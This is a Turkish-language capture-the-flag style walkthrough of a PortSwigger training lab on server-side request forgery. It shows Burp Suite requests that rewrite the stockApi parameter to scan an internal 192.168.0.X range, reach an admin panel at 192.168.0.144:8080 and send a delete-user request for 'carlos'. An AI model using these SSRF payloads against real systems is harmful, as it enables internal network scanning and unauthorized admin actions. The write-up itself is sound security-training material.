

## LAB: BASIC SSRF AGAINST ANOTHER BACK-END SYSTEM

<https://portswigger.net/web-security/ssrf/lab-basic-ssrf-against-backend-system>

### GÖREV:

Temel SSRF

### AÇIKLAMA:

Bu lab, dahili bir sistemden veri getiren bir stok kontrol özelliğine sahiptir.

Lab'ı çözmek için, 8080 portunda bir yönetici arayüzü için dahili 192.168.0.X aralığını taramak için stok kontrol işlevini kullanın, ardından bunu kullanarak carlos kullanıcısını silin.

### ÇÖZÜM:

Laboratuvara erişimi başlatıyoruz.

### Lab: Basic SSRF against another back-end system

APPRENTICE

LAB

Not solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.



ACCESS THE LAB


💡 Solution



💡 Community solutions



İlk adım olarak "Stok kontrolü"ne tıklayın, Burp Suite'te isteği yakalayıp Burp Intruder'a gönderilmelidir.



Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
153	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓		200	980	JSON		
154	https://play.google.com	POST	/log?format=json&hasfast=true&a...	✓		200	980	JSON		
155	https://0a9b004003e1d466...	POST	/product/stock	✓		200	109	text		
156	https://0a9b004003e1d466...	POST	/product/stock	✓		200	109	text		
157	https://0a9b004003e1d466...	POST	/product/stock	✓		200	109	text		
158	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
159	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
160	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
161	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
162	https://googleads.g.doublecl...	GET	/pagead/id			302	745	HTML		
163	https://googleads.g.doublecl...	GET	/pagead/id?slf_rd=1	✓		200	836	JSON		
164	https://0a9b004003e1d466...	POST	/product/stock	✓		200	109	text		

**Request**

Gecko) Chrome/124.0.6367.118  
Safari/537.36  
Content-Type: application/x-www-form-urlencoded  
Accept: \*/\*  
Origin: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net  
Sec-Fetch-Site: same-origin  
Sec-Fetch-Mode: cors  
Sec-Fetch-Dest: empty  
Referer: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net/product?productId=1  
Accept-Encoding: gzip, deflate, br  
Accept-Language: en-US,en;q=0.9  
Priority: u=1, i  
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2

**Response**


1 HTTP/2 200 OK  
2 Content-Type: text/plain;  
3 charset=utf-8  
4 X-Frame-Options: SAMEORIGIN  
5 Content-Length: 3  
6 944

**Inspector**

Request attributes 2  
Request body parameters 1  
Request cookies 1  
Request headers 20  
Response headers 3


Event log (1) All issues Memory: 146.1MB

stockApi parametreyi http://192.168.0.1:8080/adminIP adresinin son sekizlisini (sayı 1) vurgulayacak şekilde değiştirin ve "Ekle"ye tıklayın.



```
stockApi=  
http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
```

Payload set ve type değerlerini düzenlememiz gerekmektedir.



Attack Save

2. Intruder attack of https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
138	138	500	97			2477	
139	139	500	96			2477	
140	140	500	141			2477	
141	141	500	98			2477	
142	142	500	96			2477	
143	143	500	135			2477	
144	144	404	147			131	
145	145	500	135			2477	
146	146	500	135			2477	
147	147	500	137			2477	

Request Response

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0a9b004003e1d46681024d6600d9001f.web-security-academy.net
3 Cookie: session=a1e3zYRjzDueiPUedv6XZBSa8PhK1Idl
4 Content-Length: 98
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19 Connection: keep-alive
20
21 stockApi=http%3A%2F%2F192.168.0.144%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D2
http://192.168.0.144:8080/product/stock/check?productId=1&storeId=2
Press F2 for focus
```

Status Code da “Not Found” bulmamız gerekmektedir.

Attack Save

2. Intruder attack of https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
138	138	500	97			2477	
139	139	500	96			2477	
140	140	500	141			2477	
141	141	500	98			2477	
142	142	500	96			2477	
143	143	500	135			2477	
144	144	404	147			131	
145	145	500	135			2477	
146	146	500	135			2477	
147	147	500	137			2477	

Request Response

Pretty Raw Hex Render

```
1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11
5
6 "Not Found"
```

Bu isteği bulup “sent to repeater” yapılması gerekmektedir.

Send Cancel Target: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net HTTP/2

**Request**

Pretty Raw

```
f.web-security-academy.net
3 Cookie: session=
aie3zYRjzDueiPUedw6XZBSa8PnK1ld
4 Content-Length: 98
5 Sec-Ch-Ua:
"Not-A.Brand";v="99",
"Chromium";v="124"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.118
Safari/537.36
9 Content-Type:
application/x-www-form-urlencoded
10 Accept: */*
11 Origin:
https://0a9b004003e1d46681024d6
600d9001f.web-security-academy.
net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0a9b004003e1d46681024d6
600d9001f.web-security-academy.
net/product?productId=1
16 Accept-Encoding: gzip, deflate,
br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=1, i
19 Connection: keep-alive
20
21 stockApi=
http%3A%2F%2F192.168.0.144%3A80
80%2Fadmin
```

**Response**

Pretty Raw Hex

**Inspector**

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 1

Request headers 21

Inspector Notes

Ready

Event log (1) All issues Memory: 154.7MB

stockApi:/admin/ yazıp carlosu aramamız gerekmektedir.

The image shows a web browser's developer tools with the 'Network' tab selected. It displays an HTTP request and its corresponding response.

**Request:**


- Method: POST
- URL: `https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net/product?productId=1`
- Headers:
  - `Content-Length: 50`
  - `Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"`
  - `Sec-Ch-Ua-Platform: "Linux"`
  - `Sec-Ch-Ua-Mobile: ?0`
  - `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36`
  - `Content-Type: application/x-www-form-urlencoded`
  - `Accept: */*`
  - `Origin: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net`
  - `Sec-Fetch-Site: same-origin`
  - `Sec-Fetch-Mode: cors`
  - `Sec-Fetch-Dest: empty`
  - `Referer: https://0a9b004003e1d46681024d6600d9001f.web-security-academy.net/product?productId=1`
  - `Accept-Encoding: gzip, deflate, br`
  - `Accept-Language: en-US,en;q=0.9`
  - `Priority: u=1, i`
- Body: `stockApi=http%3A%2F%2F192.168.0.144%3A8080%2Fadmin`

**Response:**


- Status: 200 OK
- Content-Type: text/html
- Body: 

```
<header class=
notification-header">
</header>
<section>
<h1>
Users
</h1>
<div>
<span>
wiener -
</span>
<a href=
/http://192.168.0.144
:8080/admin/delete?us
ername=wiener">
Delete
</a>
</div>
<div>
<span>
carlos -
</span>
<a href=
/http://192.168.0.144
:8080/admin/delete?us
ername=carlos">
Delete
</a>
</div>
</section>
<br>
<hr>
</div>
</section>
<div class="footer-wrapper">
</div>
</div>
</body>
</html>
```

stockApi değerini admin/delete?username=carlos olarak düzenlememiz gerekmektedir.



Gerekli düzenlemeyi yaptıktan sonra “send” butonuna basıp isteği gönderiyoruz.



Laboratuvarımızı tamamladık.

Şeyma Saylan